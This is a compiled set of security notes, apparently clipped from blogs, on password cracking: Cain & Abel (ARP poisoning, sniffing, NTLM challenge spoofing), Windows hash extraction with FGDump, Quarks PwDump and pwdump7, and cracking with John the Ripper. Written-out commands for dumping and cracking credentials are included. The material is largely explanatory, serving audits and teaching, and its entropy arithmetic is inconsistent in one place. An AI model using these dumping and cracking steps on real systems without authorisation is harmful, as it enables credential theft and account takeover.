Cain And Abel - Password Cracking

Sunday, December 23, 2018 1:48 AM

Introduction

According to the official website, Cain & Abel is a password recovery tool for Microsoft Operating Systems. It allows easy recovery of various kinds of passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks, recording VoIP conversations, decoding scrambled passwords, recovering wireless network keys, revealing password boxes, uncovering cached passwords and analyzing routing protocols.
The latest version is faster and contains a lot of new features like APR (ARP Poison Routing) which enables sniffing on switched LANs and Man-in-the-Middle attacks. The sniffer in this version can also analyze encrypted protocols such as SSH-1 and HTTPS and contains filters to capture credentials from a wide range of authentication mechanisms. The new version also ships routing protocols authentication monitors and routes extractors, dictionary and brute-force crackers for all common hashing algorithms and for several specific authentications, password/hash calculators, cryptanalysis attacks, password decoders and some not so common utilities related to network and system security.

Who Should Use This Tool?

Cain & Abel is a tool that will be quite useful for network administrators, teachers, professional penetration testers, security consultants/professionals, forensic staff and security software vendors.

Requirements

The system requirements needed to successfully setup Cain & Abel are:

– At least 10MB hard disk space
– Microsoft Windows 2000/XP/2003/Vista OS
– Winpcap Packet Driver (v2.3 or above).
– Airpcap Packet Driver (for passive wireless sniffer / WEP cracker).

Installation

First we need to download Cain & Abel, so go to the download page www.oxid.it/cain.html.
After downloading it,just run the Self-Installing executable package and follow the installation instructions.

Cain's Features

Here's a list of all of Cain's features that make it a great tool for network penetration testing:

Protected Storage Password Manager	Credential Manager Password Decoder
LSA Secrets Dumper	Dialup Password Decoder
Service Manager	APR (ARP Poison Routing)
Route Table Manager	Network Enumerator
SID Scanner	Remote Registry
Sniffer	Routing Protocol Monitors
Full RDP sessions sniffer for APR	Full SSH-1 sessions sniffer for APR
Full HTTPS sessions sniffer for APR	Full FTPS sessions sniffer for APR
Full POP3S sessions sniffer for APR	Full IMAPS sessions sniffer for APR
Full LDAPS sessions sniffer for APR	Certificates Collector
MAC Address Scanner with OUI fingerprint	Promiscuous-mode Scanner
Wireless Scanner	PWL Cached Password Decoder
802.11 Capture Files Decoder	Password Crackers
Access (9x/2000/XP) Database Passwords Decoder	Cryptanalysis attacks
Base64 Password Decoder	WEP Cracker
Cisco Type-7 Password Decoder	Rainbowcrack-online client
Cisco VPN Client Password Decoder	Enterprise Manager Password Decoder
RSA SecurID Token Calculator	Hash Calculator

TCP/UDP Table Viewer	TCP/UDP/ICMP Traceroute
Cisco Config Downloader/Uploader (SNMP/TFTP)	Box Revealer
Wireless Zero Configuration Password Dumper	Remote Desktop Password Decoder
MSCACHE Hashes Dumper	MySQL Password Extractor
Microsoft SQL Server 2000 Password Extractor	Oracle Password Extractor
VNC Password Decoder	Syskey Decoder

Related Definitions:

MAC: (from **Wikipedia)** "A Media Access Control address (MAC address) is a unique identifier assigned to network interfaces for communications on the physical network segment. MAC addresses are used for numerous network technologies and most IEEE 802 network technologies, including Ethernet. Logically, MAC addresses are used in the Media Access Control protocol sub-layer of the OSI reference model.

MAC addresses are most often assigned by the manufacturer of a network interface card (NIC) and are stored in its hardware, the card's read-only memory, or some other firmware mechanism. If assigned by the manufacturer, a MAC address usually encodes the manufacturer's registered identification number and may be referred to as the burned-in address. It may also be known as an Ethernet hardware address (EHA), hardware address or physical address. A network node may have multiple NICs and will then have one unique MAC address per NIC."

Sniffing: (from**Wikipedia)** "A packet analyzer (also known as a network analyzer, protocol analyzer or packet sniffer, or for particular types of networks, an Ethernet sniffer or wireless sniffer) is a computer program or a piece of computer hardware that can intercept and log traffic passing over a digital network or part of a network. As data streams flow across the network, the sniffer captures each packet and, if needed, decodes the packet's raw data, showing the values of various fields in the packet, and analyzes its content according to the appropriate RFC or other specifications."

ARP(from **Wikipedia)** "Address Resolution Protocol (ARP) is a telecommunications protocol used for resolution of network layer addresses into link layer addresses, a critical function in multiple-access networks. ARP was defined by RFC 826 in 1982. It is Internet Standard STD 37. It is also the name of the program for manipulating these addresses in most operating systems."

Usage

Now after launching the application, we have to configure it to use appropriate network card.If you have multiple network cards, it's better to know the MAC address of the network card that you will use for the sniffer.To get the MAC address of your network interface card, do the following:


1- Open CMD prompt.

/p>

2- Write the following command "ipconfig /all".

3- Determine the MAC address of the desired Ethernet adapters, write it on Notepad,and then use this information to help determine which NIC to select in the Cain application.

Now clickConfigure on the main menu. It will open the configuration dialog box where you can select the desired network interface card.



Now let's go through the configuration dialog tabs and take a brief look at most of them:

Sniffer Tab:

This tab allows us to specify which Ethernet interface card we will use for sniffing.

ARP Tab:

This tab allows us to configure ARP poison routing to perform ARP poisoning attack, which tricks the victim's computer by impersonating other devices to get all traffic that belongs to that device, which is usually the router or an important server.

Filters and Ports Tab:

This tab has the most standard services with their default port running on.You can change the port by right-clicking on the service whose port you want to change and then enabling or disabling it. Cain's sniffer filters and application protocol TCP/UDP port.

HTTP Fields Tab:

There are some features of Cain that parse information from web pages viewed by the victim such as LSA Secrets dumper, HTTP Sniffer and ARP-HTTPS,so the more fields you add to the username and passwords fields, the more you capture HTTP usernames and passwords from HTTP and HTTPS requests. Here is an example:

The following cookie uses the fields "logonusername=" and "userpassword=" for authentication purposes. If you don't include these two fields in the list, the sniffer will not extract relative credentials.

GET /mail/Login?domain=xxxxxx.xx&style=default&plain=0 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/x-shockwave-flash, */*
Referer: http://xxx.xxxxxxx.xx/xxxxx/xxxx
Accept-Language: it
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; (R1 1.3); .NET CLR 1.1.4322)
Host: xxx.xxxxxx.xx
Connection: Keep-Alive
Cookie: ss=1; **logonusername=user@xxxxxx.xx**; ss=1; srclng=it; srcdmn=it; srctrg=_blank; srcbld=y; srcauto=on; srcclp=on; srcsct=web; **userpassword=password**; video=c1; TEMPLATE=default;

Traceroute Tab:

Traceroute is a technique to determine the path between two points by simply counting how many hops the packet will take from the source machine to reach the destination machine. Cain also adds more functionality that allows hostname resolution, Net mask resolution, and Whois information gathering.

Certificate Spoofing Tab:

This tab will allow Certificate spoofing.From Wikipedia:

"In cryptography, a public key certificate (also known as a digital certificate or identity certificate) is an electronic document that uses a digital signature to bind a public key with an identity — information such as the name of a person or an organization, their address, and so forth. The certificate can be used to verify that a public key belongs to an individual.

In a typical public key infrastructure (PKI) scheme, the signature will be of a certificate authority (CA). In a web of trust scheme, the signature is of either the user (a self-signed certificate) or other users ("endorsements"). In either case, the signatures on a certificate are attestations by the certificate signer that the identity information and the public key belong together."

We can simply think of it as some sort of data (cipher suites & Public key and some other information about the owner of the certificate) that has information about the destination server and is encrypted by trusted companies (CA) that are authorized for creating these types of data.The server sends its own certificate to the client application to make sure it's talking to the right server.

Certificate Collector Tab:


This tab will collect all certificates back and forth between servers and clients by setting proxy IPs and ports that listen to it.

CHALLENGE SPOOFING TAB:


Here you can set the custom challenge value to rewrite into NTLM authentications packets. This feature can be enabled quickly from Cain's toolbar and must be used with APR. A fixed challenge enables cracking of NTLM hashes captured on the network by means of Rainbow Tables.

Password Cracking


Now it's time to speak about the cracker tab,the most important feature of Cain.When Cain captures some LM and NTLM hashes or any kind of passwords for any supported protocols, Cain sends them automatically to the Cracker tab.We will import a local SAM file just for demonstration purposes to illustrate this point.Here is how to import the SAM file:



Here are the 4 NTLM and LM hashes which will appear like the following image:



And here you will find all possible password techniques in the following image:



As you can see from the previous image, there are various types of techniques that are very effective in password cracking.We will look at each of their definitions.

Dictionary attack:

From Wikipedia: "A dictionary attack uses a targeted technique of successively trying all the words in an exhaustive list called a dictionary (from a pre-arranged list of values). In contrast with a brute

force attack, where a large proportion key space is searched systematically, a dictionary attack tries only those possibilities which are most likely to succeed, typically derived from a list of words for example a dictionary (hence the phrase dictionary attack). Generally, dictionary attacks succeed because many people have a tendency to choose passwords which are short (7 characters or fewer), single words found in dictionaries or simple, easily predicted variations on words, such as appending a digit. However these are easy to defeat. Adding a single random character in the middle can make dictionary attacks untenable."

Brute forcing attack:

From Wikipedia: "In cryptography, a brute-force attack, or exhaustive key search, is a cryptanalytic attack that can, in theory, be used against any encrypted data (except for data encrypted in an information-theoretically secure manner). Such an attack might be utilized when it is not possible to take advantage of other weaknesses in an encryption system (if any exist) that would make the task easier. It consists of systematically checking all possible keys until the correct key is found. In the worst case, this would involve traversing the entire search space.


The key length used in the cipher determines the practical feasibility of performing a brute-force attack, with longer keys exponentially more difficult to crack than shorter ones. A cipher with a key length of *N* bits can be broken in a worst-case time proportional to 2^N and an average time of half that. Brute-force attacks can be made less effective by obfuscating the data to be encoded, something that makes it more difficult for an attacker to recognize when he/she has cracked the code. One of the measures of the strength of an encryption system is how long it would theoretically take an attacker to mount a successful brute-force attack against it."

Cryptanalysis attack (Using Rainbow Table):


From Wikipedia: "A rainbow table is a precomputed table for reversing cryptographic hash functions, usually for cracking password hashes. Tables are usually used in recovering the plain text password, up to a certain length consisting of a limited set of characters. It is a practical example of a space-time tradeoff, using more computer processing time at the cost of less storage when calculating a hash on every attempt, or less processing time and more storage when compared to a simple lookup table with one entry per hash. Use of a key derivation function that employ a salt makes this attack infeasible. Rainbow tables are a refinement of an earlier, simpler algorithm by Martin Hellman."

How To Make A Rainbow Table?

There are many tools that create a rainbow table and there are many rainbow tables already available on the internet.Fortunately, Cain comes with a tool called winrtgen, which is located in its own folder in the installation.



You will need to choose ahash algorithm, minimum andmaximum length of password, and finally the charset that the password will use.Then press OK.



Conclusion

Cain and Abel is a powerful tool that does a great job in password cracking. It can crack almost all kinds of passwords, and it's usually just a matter of time before you get it.

From <https://resources.infosecinstitute.com/password-cracking-using-cain-abel/>

Password Cracking Tools

Saturday, January 5, 2019 12:14 AM

Password Attacks

- BruteSpray
- Burp Suite
- CeWL
- chntpw
- cisco-auditing-tool
- CmosPwd
- creddump
- crowbar
- crunch
- findmyhash
- gpp-decrypt
- hash-identifier
- Hashcat
- HexorBase
- THC-Hydra
- John the Ripper
- Johnny
- keimpx
- Maltego Teeth
- Maskprocessor
- multiforcer
- Ncrack
- oclgausscrack
- ophcrack
- PACK
- patator
- phrasendrescher
- polenum
- RainbowCrack
- rcracki-mt
- RSMangler
- SecLists
- SQLdict
- Statsprocessor
- THC-pptp-bruter
- TrueCrack
- WebScarab
- wordlists
- zaproxy

From <https://tools.kali.org/tools-listing>

There's no doubt that domain accounts with weak passwords can be a serious concern for companies, there are a few ways you can protect yourself against issues like this. The first is to set a domain and local account lockout policy and the second is to enforce password complexity. However if your users are using

"Password1" as their password, neither of these steps will protect you.

An alternative approach would be to analyse the passwords being used by your users and re-educate any users who have chosen one of the common bad choices – such as, Password1, Companyname123, Summer2016 – you get the idea.

There are three main steps to the analysis:

1. Extract the Hashes from the Domain Controller
2. Crack the hashes using a cracking tool
3. Analyse the passwords used to determine weak accounts

Extracting hashes from a domain controller

When it comes to extracting hashes, you've got a couple of options and I've elaborated on those options previously – to summarise though, the simplest way is to use the tool FGDump. Be aware though that this is a hacking tool, so of course your Anti-virus scanner may flag it as such, if you'd like to extract hashes from your server for local extraction using Windows built in tools instead take a look at Volume Shadow Copies here.

Running the tool FGdump on a domain controller as an administrator will output a .pwdump file called 127.0.0.1.pwdump which contains all of your user password hashes that can be "cracked" to reveal and analyse their plain passwords. To run an EXE as an administrator on modern Windows it's not enough to be logged in as an administrator – you have to right click the EXE and select "Run As Administrator" to get full permissions.

Cracking Hashes to reveal Plaintext Passwords

Once password hashes are extracted you can feed them to a cracking tool such as OphCrack, Hashcat or John the Ripper. My personal preference is John the Ripper and I've posted about this tool previously although to summarise "John" is available for Linux, Mac and Windows you can supply it a hash file and it'll do its best to crack the passwords but it really comes in to its own when you supply it with a wordlist of possible passwords. If you want to roll up your sleeves then I've talked about generating your own wordlist here or the simplest way is to use a pre-made wordlist such as one from a recent data breach – these have the benefit of being real world passwords users have chosen! (Although are non-context specific so might miss passwords like Companyname123).

A really good source for password lists is SkullSecurity, I'd recommend you take a look at the "rockyou" list. This file is a bz2 file so if you're on Windows you'll probably need something like 7-zip to open it.

Download your wordlist of choice and grab a copy of John the Ripper. You can invoke John the Ripper on your password hash file like this:

```
john.exe --wordlist=rockyou.txt --format=nt 127.0.0.1.pwdump
```

It'll churn away at your hashes and spit out passwords as it finds them, if you stop John at any point and just want to see passwords it has previously managed to crack you can use:

```
john.exe 127.0.0.1.pwdump --show
```

Which will give you a neat list, this time including the password against the username.

Analysing the Passwords

The simplest analysis you can do is to simply flag users that are using passwords like "password", "Password1", "Password123" and remediate that issue – but if you want to go further then DigiNinja has created a Ruby tool called Pipal which will perform some great analysis for you and highlight issues such as common base words, the average password length, all sorts. His tool is available here and can be invoked by:

```
pipal crackedpasswords.txt
```

It's a Ruby script so if you're running on Windows don't forget to install Ruby first!

Have fun hunting weak passwords!

From <http://hackingandsecurity.blogspot.com/2017/08/cracking-windows-domain-passwords-for.html>

Brute Force

Saturday, January 5, 2019 4:55 AM

Brute Force

Brute-forcing is a password attack that guesses the password by starting at a base and adding one position to the password until it gets the right one. These attacks can take a while, especially when passwords have a high character count.

This attack can be done in both online and offline attacks. However, it is most suitable for online as, there are better and faster ways to get a password in an offline situation.

Ways to mitigate this is to either, make a large instruction set for sending the password, such as having to encrypt the password using a Caesar cypher according to the current server date. This ups the instruction count, making it take longer. Another way would be to implement a lockout of the service when a certain amount of tries are used. Linux handles this by making it so the hashes can only be compared every 5 seconds, so when a password is guessed wrong, they can't compare again until the time limit is up.

From <http://hackingandsecurity.blogspot.com/2018/09/oscp-hacking-techniques-kali-linux.html>

Dictionary

Dictionary attacks are done using a wordlist, which is a giant list of possible passwords. The attacker goes through each list and attempts to find a valid password. The wordlist can be any size, however, they often use only dictionary words and common passwords.

This attack can be done in both online and offline attacks. It is a suitable attack for both, however has a low yield, since the password might not be on the list.

You can mitigate this attack with most of the techniques in the brute-force section.

Rainbow Tables

Rainbow tables are an offline only attack that is considered the best solution for offline attacks. It involves creating a giant list of all the hash, plaintext password possible for a given set, such as characters a-z,A-Z,1-9,0,symbols up to characters 1-10. This could crack just about any password in our set, up to 10 characters.

Brute-force and dictionary attacks both cost a lot CPU wise, rainbow tables relieve some of the load but, take up a lot of space of disk. The table mentioned above would be roughly 250GB-500GB in size.

Rainbow tables take a long time to generate and, as a result, most are paid for. However, there is a group that makes them for free by using the community as a giant cluster.

GPU Cracking

This technique leverages Nvidia CUDA GPUs to do more work quicker.

Misconceptions

In all actuality, the guidelines I gave earlier for strong passwords are actually a little off. The truth is that the passwords I listed as “strong” passwords, aren't so strong but, in the scheme of things, can be OK for some applications.

Consider this character set which we will call the “Strong” Character Set (SCS):

a-z, A-Z, 1-0, symbols(!@#$%^&*()-+_=?)

The total amount of characters in the set:

a-z = 26
A-Z = 26
1-0 = 10
symbols = 15
Total: 77

Now consider a character set aptly named the “Weak” Character Set (WCS):

a-z,1-0

The total number of characters in the set

a-z = 26
1-0 = 10
Total: 36

First off, we will make a password fitting the guidelines of the first section and, follows along with the character set SCS, M0un741n5**.

First thing we should talk about the is the cons of this password. It's difficult to remember. It contains

a huge character set and a lot of confusing symbols. In fact, I'm willing to make a bet the most people won't be able to remember if the o in password was a 0 or an o. However, lets take a look at how long it would take to crack the password containing these guidelines, brute-force style.

M0un741n5**
Chars: 11
Character set length: 77
Entropy of each character: We will assume 2
Total bits of entropy: ~28 (I made a pretty generous addition in it's favor)
Amount of guesses needed: 2^{22}
Time needed to crack: About 3.1 days at 1000 guesses a second.

Now lets make a password using WCS but, we will up the character count, allowing us to make a more secure password.
First, lets take a phrase and remove all the spaces, and then tack the number of words in it to the end, for this example it will be, thispasswordseemsunsecure4.

thispasswordseemsunsecure4
Chars: 26
Character set length: 36
Entropy of each character: We will assume 1.5
Total bits of entropy: ~54
Amount of guesses needed: 2^{54}
Time needed to crack: So long, I couldn't even calculate the time.

This password is easy to remember and, is hard for computers to guess.
XKCD made a joke about this in a comic, the punchline says, “Over the past 20 years, we've taught people to use passwords that would be hard for humans to remember and, easy for computers to guess.
hydra
xhydra
medusa
ncrack

From <http://hackingandsecurity.blogspot.com/2018/09/oscp-hacking-techniques-kali-linux.html>

Quarks Password Dump

Saturday, January 5, 2019 6:15 AM

Quarks PwDump is new open source tool to dump various types of Windows credentials: local account, domain accounts, cached domain credentials and bitlocker. The tool is currently dedicated to work live on operating systems limiting the risk of undermining their integrity or stability. It requires administrator's privileges and is still in beta test.

Quarks PwDump is a native Win32 open source tool to extract credentials from Windows operating systems.

It currently extracts : Local accounts NT/LM hashes + history Domain accounts NT/LM hashes + history stored in NTDS.dit file Cached domain credentials Bitlocker recovery information (recovery passwords & key packages) stored in NTDS.dit

JOHN and LC format are handled. Supported OS are Windows XP / 2003 / Vista / 7 / 2008 / 8

Why another pwdump-like dumper tool?

- No tools can actually dump all kind of hash and bitlocker information at the same time, a combination of tools is always needed.
- Libesedb (http://sourceforge.net/projects/libesedb/) library encounters some rare crashs when parsing different NTDS.dit files.
- It's safer to directly use Microsoft JET/ESE API to parse databases originally built with same functions.
- Bitlocker case has been added even if some specific Microsoft tools could be used to dump those information. (Active Directory addons or VBS scripts)

The tool is currently dedicated to work live on operating systems limiting the risk of undermining their integrity or stability. It requires administrator's privileges.

We plan to make it work full offline, for example on a disk image.

How does it internally work?

Case #1: Domain accounts hashes are extracted offline from NTDS.dit

It's not currently full offline dump cause Quarks PwDump is dynamically linked with ESENT.dll (in charge of JET databases parsing) which differs between Windows versions. For example, it's not possible to parse Win 2008 NTDS.dit file from XP. In fact, record's checksum are computed in a different manner and database files appear corrupted for API functions. That's currently the main drawback of the tool, everything should be done on domain controller. However no code injection or service installation are made and it's possible to securely copy NTDS.dit file by the use of Microsoft VSS (Volume Shadow Copy Service).

Case #2: Bitlocker information dump

It's possible to retrieve interesting information from ActiveDirectory if some specific GPO have been applied by domain administrators (mainly "Turn on BitLocker backup to Active Directory" in group policy). Recovery password: it's a 48-digits passphrase which allow a user to mount its partition even if its password has been lost. This password can be used in Bitlocker recovery console.

Key Package : it's a binary keyfile which allow an user to decipher data on a damaged disk or partition. It can be used with Microsoft tools, especially Bitlocker Repair Tool.

For each entry found in NTDS.dit, Quarks PwDump show recovery password to STDOUT and keyfiles (key packages) are stored to separate files for each recovery GUID: {GUID_1}.pk, {GUID_2}.pk,...

Volume GUID: an unique value for each BitLocker-encrypted volume. Recovery GUID: recovery password identifier, it could be the same for different encrypted volumes.

Quarks PwDump does no retrieve TPM information yet. When ownership of the TPM is taken as part of turning on BitLocker, a hash of the ownership password can be taken and stored in AD directory service. This information can then be used to reset ownership of the TPM. This feature will be added in a further release.

In an enterprise environment, those GPO should be often applied in order to ensure administrators can unlock a protected volume and employers can read specific files following an incident (intrusion or various malicious acts for example).

Case #3: Local account and cached domain credentials

There aren't something really new here, a lot of tools are already dumping them without any problems. However we have choosed an uncommmon way to dump them, only few tools use this

technique.
Hashes are extracted live from SAM and SECURITY hive in a proper way without code injection/service. In fact, we use native registry API, especially RegSaveKey() and RegLoadKey() functions which require SeBackup and SeRestore privileges. Next we mount SAM/REGISTRY hives on a different mount point and change all keys ACL in order to extend privileges to Administrator group and not LocalSystem only. That's why we choose to work on a backup to preserve system integrity.
Writing this tool was not a really difficult challenge, windows hashes and bitlocker information storage methodology are mostly well documented. However it's an interesting project to understand strange Microsoft's implementation and choices for each kind of storage:

- High level obfuscation techniques are used for local and domain accounts hashes: many constants, atypical registry value name, useless ciphering layer, hidden constants stored in registry Class attribute,...However, it can be easily defeated.
- Used algorithms differ sometimes between windows version and global credentials storage approach isn't regular. We can find exhaustively: RC4, MD5, MD4, SHA-256, AES-256, AES-128 and DES.
- Bitlocker information are stored in cleartext in AD domain services.

Project is still in beta test and we would really appreciate to have feedbacks or suggestions/comments about potential bugs.
Binary and source code are available on GitHub (GNU GPL v3 license):
Quarks PwDump v0.1b: https://github.com/quarkslab/quarkspwdump
For NTDS parsing technical details, you can also refer to MISC MAG #59 article by Thibault Leveslin. Finally, we would like to greet NTDS hash dump (Csaba Barta), libesedb and creddump authors for their excellent work.

From <http://hackingandsecurity.blogspot.com/2016/06/quarks-pwdump.html>

Windows pwdum7 Password Dump

Saturday, January 5, 2019 6:15 AM

The main difference between pwdump7 and other pwdump tools is that our tool runs by extracting the binary SAM and SYSTEM File from the Filesystem and then the hashes are extracted. For that task Rkdetector NTFS and FAT32 filesystem drivers are used.

Pwdump7 is also able to extract passwords offline by selecting the target files.

Details

Usage Information: *Pwdump v7.1 - raw password extractor*
Author: Andres Tarasco Acuna
url: http://www.514.es

usage:
pwdump7.exe (Dump system passwords)
pwdump7.exe -s <samfile> <systemfile> (Dump passwords from files)
pwdump7.exe -d <filename> [destionation] (Copy filename to destionation)
pwdump7.exe -h (Show this help)

One of the powerfully features of pwdump7 is that can also be used to dump protected files. You can always copy an used file just executing: pwdump7.exe -d c:\lockedfile.dat backup-lockedfile.dat.
